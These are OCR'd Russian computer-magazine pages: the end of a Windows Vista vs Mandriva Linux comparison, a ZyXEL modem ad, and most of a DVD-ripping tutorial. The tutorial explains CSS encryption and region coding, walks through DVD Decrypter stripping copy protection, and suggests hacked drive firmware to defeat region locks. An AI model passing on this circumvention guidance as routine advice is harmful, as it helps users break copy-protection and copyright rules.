
Настроить сеть — задача подчас сложная даже для опытных пользователей. Бывает, настроишь все как надо, и вроде бы уже должно заработать, ан нет — пинги не идут, компьютеры в сетевом окружении не появляются. Зато Windows Vista знает, в чем проблема, и, скорее всего, даже поможет ее решить. Благодаря специальному мастеру в Network Center ты под чутким руководством сможешь не только настроить сеть, но и выявить возможные неисправности. Конечно, это не вариант для крупных корпоративных сетей, но для домашней локалки — настоящая находка. Любого сетевика не оставит равнодушным встроенный файрвол для фильтрования входящего и исходящего трафика. Это уже по-настоящему продуманный продукт, с управлением через стандартную консоль MMC, предоставляющую массу возможностей, в том числе сохранение профилей для разных пользователей и разных сетей (кстати говоря, в любых панелях для настройки соединений ты найдешь опции, актуальные для IPv6). Касательно беспроводных соединений — опять же улучшения: Windows больше не пытается автоматически подключиться к самой мощной сети, даже если она совсем чужая. Теперь все грамотно разруливается с помощью профилей. Без проблем работает и bluetooth.

MANDRIVA LINUX:

В Linux такого мастера по поиску проблем я, к сожалению, не видел. С одной стороны, к сожалению, а с другой, в Linux просто такая функция не нужна. Windows, в основном, рассчитана на не очень квалифицированных пользователей. Linux же подразумевает, что пользователь, работающий за компьютером, более или менее квалифицирован. Да и никакая программа не сможет определить, например, что седьмой провод витой пары плохо обжат и из-за этого ничего не работает… Настройка же сети (и интернета) в Linux с помощью графических конфигураторов не вызывает никаких нареканий — лишь бы пользователь, работающий за компьютером, знал параметры сети. Это касается и беспроводных сетей, а также bluetooth-устройств (поддержка синего зуба вообще встроена в ядро по умолчанию в виде программного стека bluez). Linux может похвастаться удобной программой для настройки файрвола. Ты вот сможешь в Windows ограничить число пакетов, присылаемых узлом с MAC-адресом 11:12:13:14:15:16, — не более 10 пакетов в минуту? Или сделать то же самое, но только для определенного приложения? В Linux это реализуемо за считанные минуты. А что касается IPv6 — нашел, чем удивить: поддержка этой версии протокола появилась еще с релиза суперсервера xinetd.



> Графическая оболочка для установки Windows Vista



> Application browser поможет установить нужные приложения в Mandriva Linux

ДЖЕНТЛЬМЕНСКИЙ НАБОР СОФТА

WINDOWS VISTA:

Microsoft сделала бы огромную ошибку, нарушив совместимость со старыми приложениями. Опасения по поводу серьезно изменившегося ядра оставались до конца. Впрочем, они не подтвердились. Почти все приложения из моего джентльменского набора отлично установились и корректно работают в новой системе, за исключением разве что некоторых антивирусов и файрволов, которые активно используют системные API-вызовы. Разработчикам этих программ придется внести некоторые коррективы. В остальном же никаких изменений — любое приложение, как и прежде, установит даже ребенок.

MANDRIVA LINUX:

Для любой Windows-программы, которую ты юзаешь, совершенно точно есть свой Linux-аналог. Причем даже не один, а несколько. Поэтому ты сможешь не только найти альтернативу, которая, не в пример Windows-приложениям, будет бесплатна, но еще и выбрать то, что тебе больше всего нравится. Наша подборка unix-софта на DVD — тому подтверждение. Для никсов разработано абсолютно все необходимое, и если ты по-прежнему живешь старыми стереотипами, смотри www.linuxrsp.ru/win-lin-soft/table-rus.html. . Кстати, многие до сих пор полагают, что они не в силах установить нужный пакет под никсами, и даже не подозревают, насколько это теперь просто. В современных версиях Linux используются умные менеджеры пакетов, учитывающие зависимости между различными программами, а также утилиты YAST и APT, которые существенно облегчают процесс установки и обновления софта. Скачав RPM-пакет (в случае Mandriva, Suse, Fedora Core), ты установишь прогу с помощью нескольких щелчков мыши.

БЫСТРОДЕЙСТВИЕ

WINDOWS VISTA:

Несмотря на наезды по поводу тормозов, можно сказать, что многое в Windows Vista работает заметно быстрее. То же самое включение и выключение теперь осуществляются практически мгновенно благодаря тому, что система не отключается полностью, а переходит в специальный хитрый режим сна. Щелкнул кнопку выключения — система тут же отключилась, щелкнул еще раз — и через мгновение можешь продолжать работу. Но это еще не все. Интеллектуальная технология SuperFetch особым образом управляет памятью, отслеживая часто используемые приложения. Определив закономерности в работе пользователя, она начинает работать на опережение, заранее подгружая в память нужные приложения и тем самым ускоряя их запуск. Хорошо показала себя и фишка ReadyBoost, которая создает дополнительный кэш на внешних USB-носителях. Последние работают заметно быстрее, нежели обычный жесткий диск, поэтому такой подход намного эффективнее обычного swap'а.

MANDRIVA LINUX:

А у нас свой ответ — отличная файловая система ReiserFS, у которой есть одно неоспоримое преимущество (в то время как запланированная в винде WinFS так и не будет воплощена в жизнь). Она хранит несколько мелких файлов в одном блоке. Эта особенность называется Tail Packing. Tail («хвост») — это небольшие файлы, размер которых меньше логического блока, или остатки более крупных файлов. Благодаря подобному подходу ReiserFS позволяет экономить дисковое пространство и в то же время обеспечивает высокую производительность. Да и вообще, система изначально сбалансирована так, чтобы разработчикам не приходилось ломать голову и прибегать к всевозможным ухищрениям для увеличения производительности.

А ЧТО ЖЕ ВЫБРАТЬ?!

Каждая из представленных систем имеет свои преимущества, поэтому глупо рекомендовать тебе что-то одно. Большинству пользователей, конечно, роднее будет Windows Vista, в которой они найдут привычные приложения, обновленный, но знакомый интерфейс и высокую стабильность. Но мы искренне надеемся, что и Mandriva не останется без внимания. В конце концов, ты можешь опробовать ее в действии бесплатно и сам решить: нужно тебе оно и нет. Но будь уверен: во многом она не только не ниже, но даже выше сверхсовременной разработки от Microsoft!


КРИС КАСПЕРСКИ

НА СЛУЖБЕ У КАПИТАНА ФЛИНТА


ПРАВИЛЬНЫЙ DVD-RIP СВОИМИ РУКАМИ

ДЛЯ ХОРОШЕГО ПРОСМОТРА МАЛО ХОРОШЕГО ФИЛЬМА. НА ВЫСОТЕ ДОЛЖНЫ БЫТЬ КАРТИНА И ЗВУК. НО ЧТО МЫ ИМЕЕМ СЕЙЧАС? ВСЕ, ЧТО ВАЛЯЕТСЯ В СЕТИ, — ЭТО ОГРОМНОЕ КОЛИЧЕСТВО КРИВЫХ DVD-RIP'ОВ, СОЗДАННЫХ НЕПРОФЕССИОНАЛАМИ, НА КОТОРЫЕ СЛОЖНО СМОТРЕТЬ БЕЗ ОТВРАЩЕНИЯ. А ВСЕ ПОТОМУ, ЧТО СПЛОШЬ И РЯДОМ ИСПОЛЬЗУЮТСЯ ПОЛНОСТЬЮ АВТОМАТИЧЕСКИЕ RIPER'Ы С УРОВНЕМ ИНТЕЛЛЕКТА НЕ ВЫШЕ, ЧЕМ У ДОЖДЕВОГО ЧЕРВЯ. ПРАВИЛЬНЫЙ RIP — ОЧЕНЬ СЕРЬЕЗНОЕ ДЕЛО, И ДОВЕРЯТЬ ЕГО АВТОМАТИКЕ НИ В КОЕМ СЛУЧАЕ НЕЛЬЗЯ!

Цели и задачи rip'а



Давай разберемся, а зачем вообще нужно делать rip'ы дисков? Во времена, когда DVD-привод считался предметом роскоши, другого выхода просто не было. Но сейчас, когда резак есть в каждом доме, а стоимость DVD-болванки (за исключением двухслоек) вплотную приблизилась к стоимости обычной CD, имеет ли смысл вообще тратить время на оцифровку дисков? Не лучше ли воспользоваться тем же CloneDVD и перекопировать DVD, взятый на прокат, один к одному, сохранив исходное качество и прочие прилагающие к DVD бонусы? Лучше, если речь идет о десятке дисков. Но по мере роста домашней DVD-коллекции находить нужные фильмы становится все сложнее и сложнее (моя личная фильмотека насчитывает свыше тысячи дисков, рассованных во всем углам). Гораздо удобнее держать все это хозяйство на винчестере (тем более что жесткий диск размером 500 Гб уже не роскошь). А сколько дисков утекло со словами: «Дай посмотреть на пару дней, верну», не каждый и сосчитает! Кроме того, после рипа можно избавиться от такой напасти, как непропускаемая реклама. Так что рипать, то есть перегонять содержимое DVD на жесткий диск или любой другой носитель, все равно приходится. Но содержимое DVD-9 в «естественном» виде занимает порядка 8,5 Гб — тут никаких жестких дисков не хватит, не говоря уже о том, что Windows 9x (которая еще жива) не поддерживает работу с файлами свыше 2 Гб. Чтобы там ни говорили, фраза «размер имеет значение» актуальна всегда и везде. Падение качества при сжатии (если не пихать по 2 фильма на один CD) не столь существенно, и, если не учитывать воинствующих эстетов, в целом народные массы вполне удовлетворены тем результатом, который дает DivX. Кстати говоря, «DVD-качество» — это не более чем маркетинговая уловка, и на DVD-дисках распространяется огромное количество лицензионных фильмов, в отношении которых о качестве говорить просто некорректно и при сжатии которых мы вообще ничего не теряем! Что еще более важно, перегон DVD на AVI дает большую свободу в выборе видеоплееров, возможность подключения внешних субтитров, легкость нарезки фильмов на отдельные «клипы» — короче, предоставляет большие удобства и возможности по использованию медиапродукции. Особенно это актуально, когда фильмы используются для изучения английского. Без внешних (текстовых) субтитров, без опции зацикливания диалогов (с первого и даже второго раза не все удается расслышать), без эквалайзера, улучшающего разборчивость речи, без режима замедления речи на 10%, 20%, 30% (именно речи, а не изображения) освоение английского существенно осложняется. Из всех известных мне DVD-плееров такими возможностями не обладает ни один! А вот AVI-плееры — BPLAY и Sub-Workshop — с этой задачей справляются вполне! Короче, не будем философствовать о том, быть рипу или не быть, а лучше покажем, как этот самый рип правильно осуществить.



> Отделение звука от изображения

ЭТАП № 0


Введение в DVD

Стандарты предоставляют возможность шифрования DVD-содержимого с использованием трех зависящих друг от друга ключей. Один из них хранится в специальной служебной области, не доступной для прожига DVD-рекордерам, что делает невозможным «сквозное» копирование DVD без их предварительной расшифровки. Другой ключ (точнее, список ключей) хранится внутри DVD-плеера (как аппаратного, так и программного) в открытом виде. Это и есть та причина, по которой создание open source DVD-плеера невозможно. Список ключей, являясь объектом авторского права, не может быть использован без лицензионных отчислений, а сам плеер должен в обязательном порядке пройти процедуру сертификации, подтверждающую, в частности, что он не позволяет обходить неотключаемую рекламу или сохранять расшифрованное содержимое на диск. Третий ключ генерируется на основе первых двух и им-то уже и расшифровывается контент.
Сразу же после публикации черновых стандартов на DVD множество криптоаналитиков заявило о ненадежности защиты. И действительно, через некоторое время она была успешно взломана норвежским хакером Йоном Йохансеном (Jon Johansen), известным под кличкой DVD Jon, создателем легендарной утилиты DeCSS (CSS — Content Scrabbling System, «Система скремблирования контента» — официальное название DVD-защиты, а приставка «De», как нетрудно сообразить, означает ее снятие). Причем DeCSS предназначалась вовсе не для несанкционированного копирования DVD, а для «легального» просмотра DVD на Linux-системах. Тем не менее, видеостудии не на шутку возмутились и устроили громкий судебный процесс, благодаря которому широкие массы узнали, что копировать DVD все-таки можно. После этого усовершенствованные клоны DeCSS пошли косяками, и никакая сила в мире уже не могла остановить их распространение.
Таким образом, все, что нам нужно для расшифровки DVD, — это считать первый ключ из служебной области диска, воткнуть его в ключ из статичного списка «секретных» ключей и сгенерировать финальный ключ. Просто? В реальной жизни все еще проще, и большинство дисков (в том числе и лицензионных), продаваемых в России, несет на своем борту незашифрованный контент.
Другой камень преткновения — так называемая региональная защита. Чтобы иметь возможность продавать один и тот же диск в США и Канаде раз в 10 дороже, чем в России и ЮАР, весь мир был разбит на 6 зон. Номер зоны в явном виде прописывается на диске, и привод, прежде чем начать выдавать содержимое, должен на аппаратном уровне удостовериться, что номер его зоны совпадает с кодом DVD-диска. По спецификациям, номер зоны привода можно менять всего лишь 5 раз (он хранится в энергонезависимой памяти), после чего он навечно замораживается и… тут начинается самое интересное. Заказав DVD-диск с фильмом через www.amazon.com, мы не получаем никаких гарантий, что его удастся прочитать на DVD-приводе, купленном в России. Необходимо либо иметь несколько приводов, настроенных на разные зоны (что по нынешним временам не такая уж и большая роскошь), либо дожидаться, пока фильм выйдет в отечественный прокат. Как вариант, можно приобрети мультизональный привод, выпущенный дружественными нам китайцами и читающий все без разбора. Однако Pioner'ы и другие бренды в своем подавляющем большинстве DVD-стандартам все-таки придерживаются, и тут только один путь — менять прошивку. Существует множество хакерских прошивок, либо превращающих привод в мультизональный, либо блокирующих счетчик смены номеров зоны. Естественно, при этом существует вероятность угробить привод без всяких надежд на его восстановление (не все хакерские прошивки совместимы), поэтому это дело лучше доверить мастеру, который наверняка найдется в любом, даже самом маленьком, городе.
Открыв DVD-диск в FAR'е или другом навигаторе, мы увидим папку VIDEO_TS, а в ней — файлы с расширениями ifo (меню), bup (резервная копия меню) и vob (видео в формате MPEG2, одну или несколько звуковых дорожек в форматах MP1, MP2, M1V, M2V, MPV, WAV, MPA, AC3 (встречается чаще всего) и опционально субтитры на разных языках). VOB-файлов в 99% случаев бывает несколько. Даже если реклама и прочая муть уже была заботливо вырезана пиратами, размер одного VOB-файла по стандарту не может превышать 2 Гб, а DVD-диск вмещает в себя от 4,7 Гб (DVD-5) до 8,5 Гб (DVD-9) данных, так что от разрезания VOB'ов никуда не уйти.
Вот тот минимум информации, которой должен располагать каждый начинающий рипер.


ЭТАП № 1

Перегон фильмов на жесткий диск

Из сказанного выше становится понятно, почему непосредственно скопировать DVD-диск на винчестер и проиграть его своим любимым видеоплеером нельзя, а точнее, просто не получится. Даже если MPEG2-кодек установлен, а DVD не зашифрован, плеер еще должен понимать VOB-формат, в котором звук, видео и субтитры — все смешано в кучу. Значит, нам нужен инструмент, способный создавать DVD-образ, перевариваемый видеоредакторами и прочими вспомогательными программами.
Лучше всех себя зарекомендовал DVD Decrypter, который имеет столь широкие возможности, что для их описания потребовалась бы целая книга, и при этом продолжает совершенствоваться. Помимо расшифровки DVD и создания съедобных образов, он автоматически снимает практически все известные защитные механизмы, умеет копировать DVD в режиме 1:1 и делает массу других полезных вещей (например, умеет находить в Сети хакнутые прошивки и заливать их в привод). И все это абсолютно бесплатно — www.doom9.org/Soft21/Rippers.
Вставляем DVD-диск в привод, запускаем DVD Decrypter, в ниспадающем боксе source (источник) выбираем букву DVD-привода (в данном случае «G:») и тут же переводим DVD Decrypter в IFO-режим нажатием клавиши <I> (или через меню Mode/IFO). Это тот режим, с которым работает большинство нужных нам утилит видеомонтажа и грабежа. В поле destination (пункт назначения) выбираем целевую директорию, куда будет складироваться все награбленное добро. Для рипа DVD-5



› Выбираем в DVD Decrypter, что грабить и куда



› Содержимое типичного DVD-диска

необходимо иметь как минимум 10 Гб свободного пространства, а для DVD-9 и того больше, так что просторный винчестер отнюдь не помешает.
Ниже источника отображается сводная информация: LABEL (метка диска), на «не кривых» DVD совпадающая с оригинальным названием фильма, в данном случае — NATIONAL_TREASURE; Region (региональная защита), в данном случае — 2 (Европа) и 5 (Россия); и другие типы имеющихся защит, в данном случае — CSS/CPPM. По поводу защит можно не волноваться — они будут отломаны автоматически, пока мы курим.
В закладке Input отмечаем файлы, которые собираемся рипать. Обычно DVD Decrypter делает это сам, автоматически выбирая PGC (Program Chain) с наибольшей продолжительностью, которая отмечается здесь же в часах, минутах и секундах. Здесь она равна 02:05:43. Если это не фильм, то что же?!
Теперь переходим к закладке stream processing («обработка потоков»). В потоках находится все — видео, звуковые дорожки и субтитры. Ну, все нам явно не нужно. Ставим галочку на enable stream processing («разрешить обработку потоков») и снимаем галочки со всего лишнего (при этом радиокнопка stream должна находится в позиции direct stream copy — «прямое потоковое копирование»). В первую очередь в корзину летят субтитры недружественных нам стран (типа турецких). Русские и английские субтитры оставляются, по усмотрению рипера. При рипе они сохраняются отдельно и не включаются в основной видеопоток, но в любой момент могут быть подключены самим видеоплеером или через специальный Direct-Show-фильтр.
Звуковых дорожек обычно бывает несколько — в разных языках и форматах. Из форматов чаще всего встречается AC3, а из языков — оригинальный английский (если повезет) и русский «загробный», с прищепкой на носу. Лично я предпочитаю смотреть фильмы в оригинале, поэтому обычно оставляю всего лишь одну оригинальную звуковую дорожку. При желании к ней можно добавить и русскую, выбрав из них ту, что получше. Наконец, заходим в настройки (Tools/settings), открываем закладку device и снижаем скорость привода до желаемой величины (я предпочитаю 6x). Мотив — в общем времени пережатия DVD в AVI. Чтение с диска происходит очень быстро, а вот кривые (в прямом смысле слова) диски на больших скоростях вызывают сильную вибрацию, отрицательно сказывающуюся на здоровье привода (при рипе большого количества дисков это становится заметно, и приводы летят косяками, как журавли).
При чтении поцарапанных дисков с большим количеством дефектов поверхности, имеет смысл установить аппаратный счетчик повторов (hardware read error retires) в нуль. При этом привод будет пропускать секторы с ошибками без задержек. Вследствие этого на видео появится множество артефактов, но в противном случае чтение диска с кучей сбойный секторов растянется на неограниченное количество времени. Каждый из нас знает, как долго приводы ерзают на BAD-секторах. Хорошо, если такой сектор один, а если их несколько тысяч?!
Если DVD Decrypter в упор не видит DVD-привод, в соседней закладке I/O находим раздел Interface и выбираем интерфейс, через который DVD Decrypter должен взаимодействовать с приводом. На NT-подобных системах лучше всего работает SPTI (требует прав администратора), следом за ним идет ASPI (если ASPI-драйвер от компании Adaptec установлен в системе, чего не происходит по умолчанию, прав администратора он не требует, но на некоторых конфигурациях сильно глючит). Также можно выбрать ElbyCDIO (если в системе установлена программа CloneCD) или Patin-Couffin (если установлен BlindWriter). Под Windows 9x доступы только 3 последних варианта, однако, в силу ряда присущих ей ограничений, для рипа она категорически не рекомендуется.
Остальные настройки здесь не рассматриваются, так как их слишком много, да и значения по умолчанию отлично подходят для подавляющего большинства задач.
Покончив с хозяйственными делами, нажимаем кнопочку, символизирующую процесс копирования DVD на винчестер и идем пить чай. Первый этап мучений на этом закончен. Самое сложное еще впереди.

ЭТАП № 2

Знакомство с Gordian Knot

Из сотен риперских программ мы выбираем Gordian Knot (переводится как «Гордиев узел»). По сути это «графическая морда», объединяющая множество различных программ, и настоящие профессионалы довольно пренебрежительно относятся к ней, предпочитая все делать своими лапами и хвостом. На самом деле, никакого произвола здесь нет, и Gordian Knot по первому же требованию позволяет перейти в ручной режим, проявляя минимум искусственного интеллекта и автоматизма. Внимание, не путай его с Auto-Gordian Knot — полностью автоматизированной «мордой», давящей все позывы творчества на корню! Результаты рипа, производимого одним кликом мыши, хорошо известны и довольно печальны: низкое качество, проблемы совместимости и т.д. и т.п.
Как и все входящие в его состав программы, Gordian Knot абсолютно бесплатен и состоит из двух частей. Первая — Gordian Knot Codec Pack — коллекция кодеков и декодеков (http://prdownloads.sourceforge.net/gordianknot). Вторая — Gordian Knot rippack — набор самих риперских программ, включающий в себя DGIndex, VobSub, VirtualDubMod, Nandub, AviSynth, vStrip 0.8f CSS, fluxsmooth и т.д.
Перед установкой Gordian Knot Codec Pack рекомендуется удалить другие наборы кодеков из системы во избежание конфликтов. Вторым шагом устанавливаем Gordian Knot rippack и видим, что в меню «Программы» появилась иконка в стиле живописи позднего абстракционизма. Запускаем… и получаем огромное окно с кучей текста и несколькими кнопочками.
Первые две кнопочки (Rip the VOBs) предназначены для тех, кто еще не запускал DVD Decrypter и ничего не грабил. Их мы не трогаем, а нажимаем самую нижнюю кнопку с изображением киноленты на витрине.
Вот тут-то наши риперские приключения и начинаются. От корректности выполнения последующих операций зависит судьба всего рипа, так что отодвинем пиво в сторону и сосредоточимся.

Марка №1* для доступа в Интернет

ADSL-модемы ZyXEL.
С другими люди не связываются

Для подключения к Интернету через ADSL выбирайте специально адаптированные для российских условий модемы или интернет-центры компании ZyXEL, рекомендованные к применению ведущими провайдерами. Благодаря фирменному механизму защиты от помех вы получите максимальную скорость Интернета, то есть не будете платить за сбои и потери в телефонной линии.

При настройке обычного ADSL-модема нужно проделать дюжину операций или вызывать на дом технического специалиста. Но это уже в прошлом. С новой интеллектуальной технологией ZyXEL NetFriend достаточно выбрать вашего провайдера и тариф из списка — и весь процесс настройки Интернета и интерактивного телевидения займет не более пяти минут! Технология ADSL в интернет-центрах ZyXEL позволяет сразу на нескольких домашних компьютерах загружать веб-страницы, музыку, работать с электронной почтой, смотреть цифровое телевидение через приставку и в то же время беспрепятственно разговаривать по телефону. Все модемы ZyXEL поддерживают новейший стандарт ADSL2+, то есть вы сможете получать через обычную телефонную розетку даже телепрограммы высокой четкости.



P-630S
Компактный модем ADSL для компьютера или ноутбука с портом USB



P-660RT
Модем ADSL2+ для компьютера с портом Ethernet



P-660RU
Универсальный модем ADSL2+ с портами USB и Ethernet для любого компьютера



P-660HT
Домашний интернет-центр с модемом ADSL2+ для трех компьютеров и ТВ-приставки



P-660HTW
Домашний интернет-центр с модемом ADSL2+ и Wi-Fi для трех компьютеров, ТВ-приставки и беспроводных ноутбуков



Быстрая настройка NetFriend

Бесплатная горячая линия ZyXEL:
(495) 542-8929, 8 (800) 200-8929
omni.zyxel.ru






Начинаем подготовку рипа в GDIndex



Подбор field operation — тут главное не ошибиться



ЭТАП № 3

Подготовка d2v-проекта

Поначалу ситуация выглядит не сложной и совсем даже не угрожающей. Появляется приложение DGIndex, в меню File которого мы выбираем пункт Open (или нажимаем <F2>), после чего переходим к директории с награбленными VOB'ами и, удерживая <Shift>, выделяем все имеющиеся файлы. Нажимаем «OK» и в следующем диалоговом окне говорим «ADD».

Теперь файлы добавлены в проект, и можно начинать предварительный просмотр фильма. Нажимаем <F5> (File → Preview) и видим окно, отображающее видео, и информационную панель справа от него.

Информационная панель здесь самая главная. Во-первых, она отображает Aspect Ratio (соотношение ширины и высоты), который в данном случае равен 16:9, что соответствует нормальному широкоформатному видео. Проверь надпись на DVD-обложке, там должно быть написано 16:9 или 1,85, что одно и то же. Однако на коробках часто пишут совсем не то, что мы наблюдаем в реальности, а DGIndex временами ошибается, так что доверять можно только своим глазам. Запускаем DVD-диск на программном/аппаратном плеере и смотрим, похож ли он на 16:9 или все же ближе к 4:3.

Неверное определение аспекта, в общем-то, не фатально, хотя и ведет к неприятным искажениям изображения. Гораздо важнее правильно определить частоту кадров (поле Frame Rate). В данном случае она равна 25,000 fps, что говорит о том, что мы имеем дело с PAL. Еще бывает NTSC, частота кадров которого равна 23,976. Тип видео обычно указывается на обложке диска, но не всегда соответствует истине, как не всегда правильно распознается программой. Ошибка определения частоты ведет к рассинхронизации звука и изображения, практически незаметной в начале, но быстро прогрессирующей и к концу фильма достигающей нескольких минут. Поэтому к выбору fps следует подходить очень тщательно и обстоятельно.

Если программа показывает 20,000 fps, это значит, что мы имеем дело с PAL'овским материалом, но в меню Video/Field Operation активирована опция Forced Film. Переключаемся в режим Honor Pulldown Flags («учитывать pulldown-флаги») и дезактивируем ее, остановив предварительный просмотр по <ESC> и вновь возобновив его по <F5>.

Что же это за флаги такие? Все просто. Съемка на стандартную кинопленку идет с частотой 24 кадра в секунду, а PAL, исторически привязанный к частоте электрической сети (50 Гц) в купе с черезстрочной разверткой, бежит со скоростью 25 кадров в секунду. Выход: чтобы сохранить статус-кво, один кадр из 24-х должен быть продублирован. Но какой смысл пихать лишнюю информацию в видеопоток, расходуя драгоценные килобайты? Вот разработчики MPEG2 и предложили вместо целого кадра записать специальный флаг «повторить предыдущий кадр еще раз». В NTSC, изначально привязанном к электросетям с частотой 60 Гц, вставлять дублирующие кадры приходится еще чаще!

Собственно говоря, режим Ignore Pulldown Flags («игнорировать pulldown-флаги») предусмотрен исключительно для демонстрации того, что происходит при игнорировании pulldown-флагов (а происходит рассинхронизация видео с изображением) и крайне редко бывает полезен на практике. Если значение Frame Rate равно 23,976 fps при Video Type, равном NTSC или FILM с процентным числом, большим или равным 95%, то мы имеем дело с NTSC и ничего двигать не нужно (галочка Forced Film уже поставлена программой автоматически).


А вот если Frame Rate равно 23,970 fps, и Video Type равно NTSC или FILM с процентным числом меньше 95%, то переводим галочку в Honor Pulldown Flags и отмечаем себе в уме, что в последующем будет нужно проделать операцию обратного IVTC-преобразования.

Покончив с fps, переходим к звуковым дорожкам и в меню Audio выбираем Output Method → Demux Tracks («Метод вывода → Отделение треков»). Также можно поставить галочку Normalization и задать желаемую громкость звука (я выбираю 100%). Далее необходимо указать, какие именно звуковые дорожки следует отделять. Идем в меню Audio, Track Number и указываем номера треков, которые необходимо выделить, чтобы в дальнейшем их можно было наложить на сжатый видеопоток. Номера треков, присутствующие в VOB'е, перечислены в разделе Audio информационной панели, и они совпадают с порядком номеров звуковых дорожек в DVD Decrypter.

Покончив с этим, в меню File выбираем пункт Save Project или давим <F4> и несколько минут ждем, пока информация о проекте записывается в d2v-файл и «выдираются» звуковые дорожки.

Продолжение следует...

Мы проделали большую работу, но d2v-проект — это всего лишь информация о DVD, но еще не сам фильм. В следующей статье будет показано, как преобразовать VOB'ы в AVI с минимальной потерей качества и наложить звуковую дорожку



Все необходимое для создания DVD-Rip'a ты найдешь на DVD к журналу. Не пропусти: для тебя будет подготовлена специальная подборка!



